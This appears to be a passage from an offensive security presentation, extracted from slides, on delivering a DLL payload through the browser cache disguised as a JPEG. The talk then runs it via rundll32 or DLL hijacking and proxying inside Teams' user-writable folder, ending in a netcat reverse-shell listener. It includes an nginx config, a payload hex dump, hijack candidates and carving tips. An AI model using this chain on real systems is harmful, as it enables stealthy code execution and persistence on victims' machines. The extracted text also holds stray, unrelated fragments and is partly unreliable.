
    location /calc.dll {
        # Adding a HTTP header in the response
        add_header DLLHERE "heyo I'm here";

        # Override the mime type
        types { } default_type image/jpeg;
    }
}
```

```
8692D89844EFC48B5961FAA7DA116C7298F3D4BB
1 MZ NUL ETX NUL NUL NUL EOT NUL NUL NUL YY NUL NUL , NUL NUL NUL NUL NUL NUL
2
3 $ NUL NUL NUL NUL NUL NUL NUL wÖ å3·gq3·gq3·gqâAf·0·gq3·fq>·gqGËc·2
4 NUL NUL NUL NUL NUL NUL t NUL NUL t BS NUL NUL CAN NUL NUL NUL STX STX
5 ETX GetThreadContext NUL NUL m ENQ SetThreadContext NUL NUL á ENQ Virt
6 SOH ÇãðRW<RDLB<J<<LDC1xãH SOH ÑQ<Y SOH Ó<ICANã:I<4<SOH Öly-ÃÏ
7 SOH Ç8âuð ETX } ; } suâX<X$ SOH Óf<EEK<XES SOH Ó<EOT<SOH ðkD$ $ [[aYZQY
8 Ëûau ENQ »GDC3roj NUL SÿÖcalc.exe NUL NUL NUL NUL NUL NUL NUL NUL NUL
9 Server: nginx/1.18.0 (Ubuntu)
10 Date: Tue, 04 Mar 2025 13:40:35 GMT
11 Content-Type: image/jpeg
12 Content-Length: 9216
13 Last-Modified: Mon, 03 Mar 2025 13:16:09 GMT
14 ETag: "67c5ab99-2400"
15 → DLLHERE: heyo I'm here
16 Accept-Ranges: bytes
17 NUL original-response-headers NUL Server: nginx/1.18.0 (Ubuntu)
```

```
PS >select-string DLLHERE *
```

```
8692D89844EFC48B5961FAA7DA116C7298F3D4BB:15:DLLHERE: heyo I'm here
```



**This is not OpSec, there are too much IOC's and correlation possibilities:**

1. Launch PowerShell
2. PowerShell calls rundll32
3. Rundll32 executes the DLL via sihosts.exe:


svchost.exe	3,384 K	13,196 K	3220 Host Process for Windows S...	Microsoft Corporation
sihost.exe	6,740 K	30,104 K	3900 Shell Infrastructure Host	Microsoft Corporation
CalculatorApp.exe	24,452 K	65,940 K	7560 Calculator	Microsoft Corporation
svchost.exe	4,092 K	17,096 K	1068 Host Process for Windows S...	Microsoft Corporation

4. Unusual binary communicates on the Internet.....

**Suuuuuuuuuus'**




So what can we do ?



**Why these two ? Because they communicate on the Internet through HTTPS non stop.**



**Oldest versions are installed in %localappdata%\Microsoft{Teams,OneDrive}:**



Name	Date modified	Type	Size
current	3/6/2025 5:44 AM	File folder	
packages	3/6/2025 5:44 AM	File folder	
app.ico	3/6/2025 5:44 AM	Icon	169 KB
Resources.pri	3/6/2025 5:44 AM	PRI File	45 KB
setup.json	3/6/2025 5:44 AM	JSON Source File	1 KB
SquirrelSetup.log	3/6/2025 5:44 AM	Text Document	5 KB
Update.exe	3/6/2025 5:44 AM	Application	2,543 KB
Update.VisualStudioManifest.xml	3/6/2025 5:44 AM	XML Document	1 KB

Object name: C:\Users\windev\AppData\Local\Microsoft\Teams

Group or user names:

- SYSTEM
- windev (COMMANDO\windev)
- Administrators (COMMANDO\Administrators)


To change permissions, click Edit.

Permissions for windev

	Allow	Deny
Full control	✓	
Modify	✓	
Read & execute	✓	
List folder contents	✓	
Read	✓	
Write	✓	

For special permissions or advanced settings, click Advanced.


**Which means, standard users can modify these directories' content.**



This PC > Local Disk (C:) > Users > windev > AppData > Local > Microsoft > Teams > current >			
Name	Date modified	Type	Size
locales	3/6/2025 7:27 AM	File folder	
resources	3/6/2025 7:27 AM	File folder	
chrome_100_percent.pak	3/6/2025 7:27 AM	PAK File	149 KB
chrome_200_percent.pak	3/6/2025 7:27 AM	PAK File	224 KB
concr140.dll	3/6/2025 7:27 AM	Application exten...	320 KB
d3dcompiler_47.dll	3/6/2025 7:27 AM	Application exten...	4,812 KB
dbghelp_bak.dll	9/7/2022 8:07 PM	Application exten...	1,823 KB
ffmpeg.dll	3/6/2025 7:27 AM	Application exten...	2,909 KB
icudtl.dat	3/6/2025 7:27 AM	DAT File	10,219 KB
libEGL.dll	3/6/2025 7:27 AM	Application exten...	500 KB
libGLESv2.dll	3/6/2025 7:27 AM	Application exten...	7,901 KB
LICENSE	3/6/2025 7:27 AM	File	2 KB
msvc140.dll	3/6/2025 7:27 AM	Application exten...	568 KB
msvc140_1.dll	3/6/2025 7:27 AM	Application exten...	35 KB
msvc140_2.dll	3/6/2025 7:27 AM	Application exten...	193 KB
msvc140_atomic_wait.dll	3/6/2025 7:27 AM	Application exten...	66 KB
msvc140_codecvt_ids.dll	3/6/2025 7:27 AM	Application exten...	31 KB
resources.pak	3/6/2025 7:27 AM	PAK File	5,417 KB
snapshot_blob.bin	3/6/2025 7:27 AM	BIN File	303 KB
Squirrel.exe	3/6/2025 7:27 AM	Application	2,543 KB
SquirrelSetup.log	3/6/2025 7:27 AM	Text Document	1 KB
Teams.exe	3/6/2025 7:27 AM	Application	176,956 KB


Teams.exe	9048	CreateFile	C:\Users\windev\AppData\Local\Microsoft\Teams\current\dbghelp.dll	NAME NOT FOUND	Desired Access: R...
Teams.exe	9048	CreateFile	C:\Users\windev\AppData\Local\Microsoft\Teams\current\ffmpeg.dll	SUCCESS	Desired Access: R...
Teams.exe	9048	CreateFile	C:\Windows\System32\dbghelp.dll	SUCCESS	Desired Access: R...
Teams.exe	9048	CreateFile	C:\Windows\System32\dbghelp.dll	SUCCESS	Desired Access: R...
Teams.exe	9048	CreateFile	C:\Users\windev\AppData\Local\Microsoft\Teams\current\WINMM.dll	NAME NOT FOUND	Desired Access: R...
Teams.exe	9048	CreateFile	C:\Windows\System32\winmm.dll	SUCCESS	Desired Access: R...
Teams.exe	9048	CreateFile	C:\Users\windev\AppData\Local\Microsoft\Teams\current\IPHLPAPI.DLL	NAME NOT FOUND	Desired Access: R...
Teams.exe	9048	CreateFile	C:\Windows\System32\winmm.dll	SUCCESS	Desired Access: R...
Teams.exe	9048	CreateFile	C:\Windows\System32\IPHLPAPI.DLL	SUCCESS	Desired Access: R...
Teams.exe	9048	CreateFile	C:\Windows\System32\IPHLPAPI.DLL	SUCCESS	Desired Access: R...
Teams.exe	9048	CreateFile	C:\Users\windev\AppData\Local\Microsoft\Teams\current\USERENV.dll	NAME NOT FOUND	Desired Access: R...
Teams.exe	9048	CreateFile	C:\Windows\System32\userenv.dll	SUCCESS	Desired Access: R...
Teams.exe	9048	CreateFile	C:\Windows\System32\userenv.dll	SUCCESS	Desired Access: R...
Teams.exe	9048	CreateFile	C:\Users\windev\AppData\Local\Microsoft\Teams\current\VERSION.dll	NAME NOT FOUND	Desired Access: R...
Teams.exe	9048	CreateFile	C:\Windows\System32\version.dll	SUCCESS	Desired Access: R...
Teams.exe	9048	CreateFile	C:\Windows\System32\version.dll	SUCCESS	Desired Access: R...
Teams.exe	9048	CreateFile	C:\Users\windev\AppData\Local\Microsoft\Teams\current\DWwrite.dll	NAME NOT FOUND	Desired Access: R...
Teams.exe	9048	CreateFile	C:\Windows\System32\DWwrite.dll	SUCCESS	Desired Access: R...
Teams.exe	9048	CreateFile	C:\Windows\System32\DWwrite.dll	SUCCESS	Desired Access: R...
Teams.exe	9048	CreateFile	C:\Users\windev\AppData\Local\Microsoft\Teams\current\WINSPOOL.DRV	NAME NOT FOUND	Desired Access: R...
Teams.exe	9048	CreateFile	C:\Windows\System32\winspool.drv	SUCCESS	Desired Access: R...
Teams.exe	9048	CreateFile	C:\Windows\System32\winspool.drv	SUCCESS	Desired Access: R...
Teams.exe	9048	CreateFile	C:\Users\windev\AppData\Local\Microsoft\Teams\current\Secur32.dll	NAME NOT FOUND	Desired Access: R...
Teams.exe	9048	CreateFile	C:\Windows\System32\secur32.dll	SUCCESS	Desired Access: R...

## Have you heard of DLL proxying ? :D




```
9:01 [ ach@blackpearl:~ ]
$ gendef /opt/version.dll
* [/opt/version.dll] Found PE+ image
9:01 [ ach@blackpearl:~ ]
```

```
;
; Definition file of VERSION.dll
; Automatic generated by gendef
; written by Kai Tietz 2008
;
LIBRARY "VERSION.dll"
EXPORTS
GetFileVersionInfoA
GetFileVersionInfoByHandle
GetFileVersionInfoExA
GetFileVersionInfoExW
GetFileVersionInfoSizeA
GetFileVersionInfoSizeExA
GetFileVersionInfoSizeExW
GetFileVersionInfoSizeW
GetFileVersionInfoW
VerFindFileA
VerFindFileW
VerInstallFileA
VerInstallFileW
VerLanguageNameA = KERNEL32.VerLanguageNameA
VerLanguageNameW = KERNEL32.VerLanguageNameW
VerQueryValueA
VerQueryValueW
~
```



Socrates: The Father of Western Philosophy



Windows PowerShell

```

COMMANDO 3/7/2025 6:11:54 AM
PS C:\users\windev\appdata\local\Microsoft\Teams\current >
    
```

Task Manager

File Options View

Processes Performance App history Startup Users Details Services

User	Status	CPU	Memory	Disk	Network
windev (41)		2.7%	367.4 MB	0.1 MB/s	0 Mbps
Client Server Runtime Proc...		0%	0.9 MB	0 MB/s	0 Mbps
COM Surrogate		0%	1.0 MB	0 MB/s	0 Mbps
COM Surrogate		0%	1.8 MB	0 MB/s	0 Mbps
Console Window Host		0.3%	3.6 MB	0 MB/s	0 Mbps
CTF Loader		0%	2.4 MB	0 MB/s	0 Mbps
Desktop Window Manager		0.3%	31.4 MB	0 MB/s	0 Mbps
Firefox		0%	6.8 MB	0 MB/s	0 Mbps
Firefox		0%	1.9 MB	0 MB/s	0 Mbps
Firefox		0%	7.4 MB	0 MB/s	0 Mbps
Firefox		0%	0.8 MB	0 MB/s	0 Mbps
Firefox		0%	0.9 MB	0 MB/s	0 Mbps
Firefox		0%	0.5 MB	0 MB/s	0 Mbps
Firefox		0%	2.0 MB	0 MB/s	0 Mbps
Firefox		0%	24.0 MB	0 MB/s	0 Mbps
Firefox		0%	6.1 MB	0 MB/s	0 Mbps
Firefox		0%	21.2 MB	0 MB/s	0 Mbps
Firefox		0%	106.3 MB	0.1 MB/s	0 Mbps
Host Process for Windows ...		0%	2.6 MB	0 MB/s	0 Mbps
Host Process for Windows ...		0%	1.3 MB	0 MB/s	0 Mbps
Microsoft Text Input Appli...		0%	3.2 MB	0 MB/s	0 Mbps
Runtime Broker		0%	7.4 MB	0 MB/s	0 Mbps
Runtime Broker		0%	1.6 MB	0 MB/s	0 Mbps
Runtime Broker		0%	2.2 MB	0 MB/s	0 Mbps
Runtime Broker		0%	2.7 MB	0 MB/s	0 Mbps

Disconnct


nc -lvp 4444

nc -lvp 4444 172x7















```

[ 3:11 ] [ ach@hlockpearl:/opt/windev/DLLRevShellTCP ]
$ nc -lvp 4444
Listening on 0.0.0.0 4444
    
```

## Now what about Google Chrome ?




The screenshot shows a Windows File Explorer window with the address bar displaying the path: <img alt="Yellow folder icon" data-bbox="48 161 64 188"/> <img alt="Left arrow icon" data-bbox="71 168 84 181"/> windev > AppData > Local > Google > Chrome > User Data > Default > Cache > Cache\_Data. The main pane shows a list of files with columns for Name, Date modified, Type, and Size. The files listed are data\_0, data\_1, data\_2, data\_3, f\_00000a, f\_00000b, f\_00000c, f\_00000d, f\_00000e, f\_00000f, f\_000001, f\_00001a, f\_00001b, and f\_00001c. All files are of type 'File' and were last modified on 3/6/2025 at 7:50 AM. The sizes range from 22 KB to 4,104 KB.

Name	Date modified	Type	Size
 data_0	3/6/2025 7:50 AM	File	44 KB
 data_1	3/6/2025 7:50 AM	File	264 KB
 data_2	3/6/2025 7:50 AM	File	1,032 KB
 data_3	3/6/2025 7:50 AM	File	4,104 KB
 f_00000a	3/6/2025 7:50 AM	File	30 KB
 f_00000b	3/6/2025 7:50 AM	File	30 KB
 f_00000c	3/6/2025 7:50 AM	File	29 KB
 f_00000d	3/6/2025 7:50 AM	File	34 KB
 f_00000e	3/6/2025 7:50 AM	File	22 KB
 f_00000f	3/6/2025 7:50 AM	File	48 KB
 f_000001	3/6/2025 7:50 AM	File	36 KB
 f_00001a	3/6/2025 7:50 AM	File	24 KB
 f_00001b	3/6/2025 7:50 AM	File	33 KB
 f_00001c	3/6/2025 7:50 AM	File	32 KB

**Chrome's cached files  
are stored in SQLite  
databases**



shifttymike 10:59 AM



My approach was to generate a random string (sha512 of some random data) and prepend it to the DLL. Then in your powershell, you search for that string across the cache, plus you know the length of the payload so you can carve it out. I've done some quick checks and it should work on Windows and MacOS (I was mainly worried about compression)

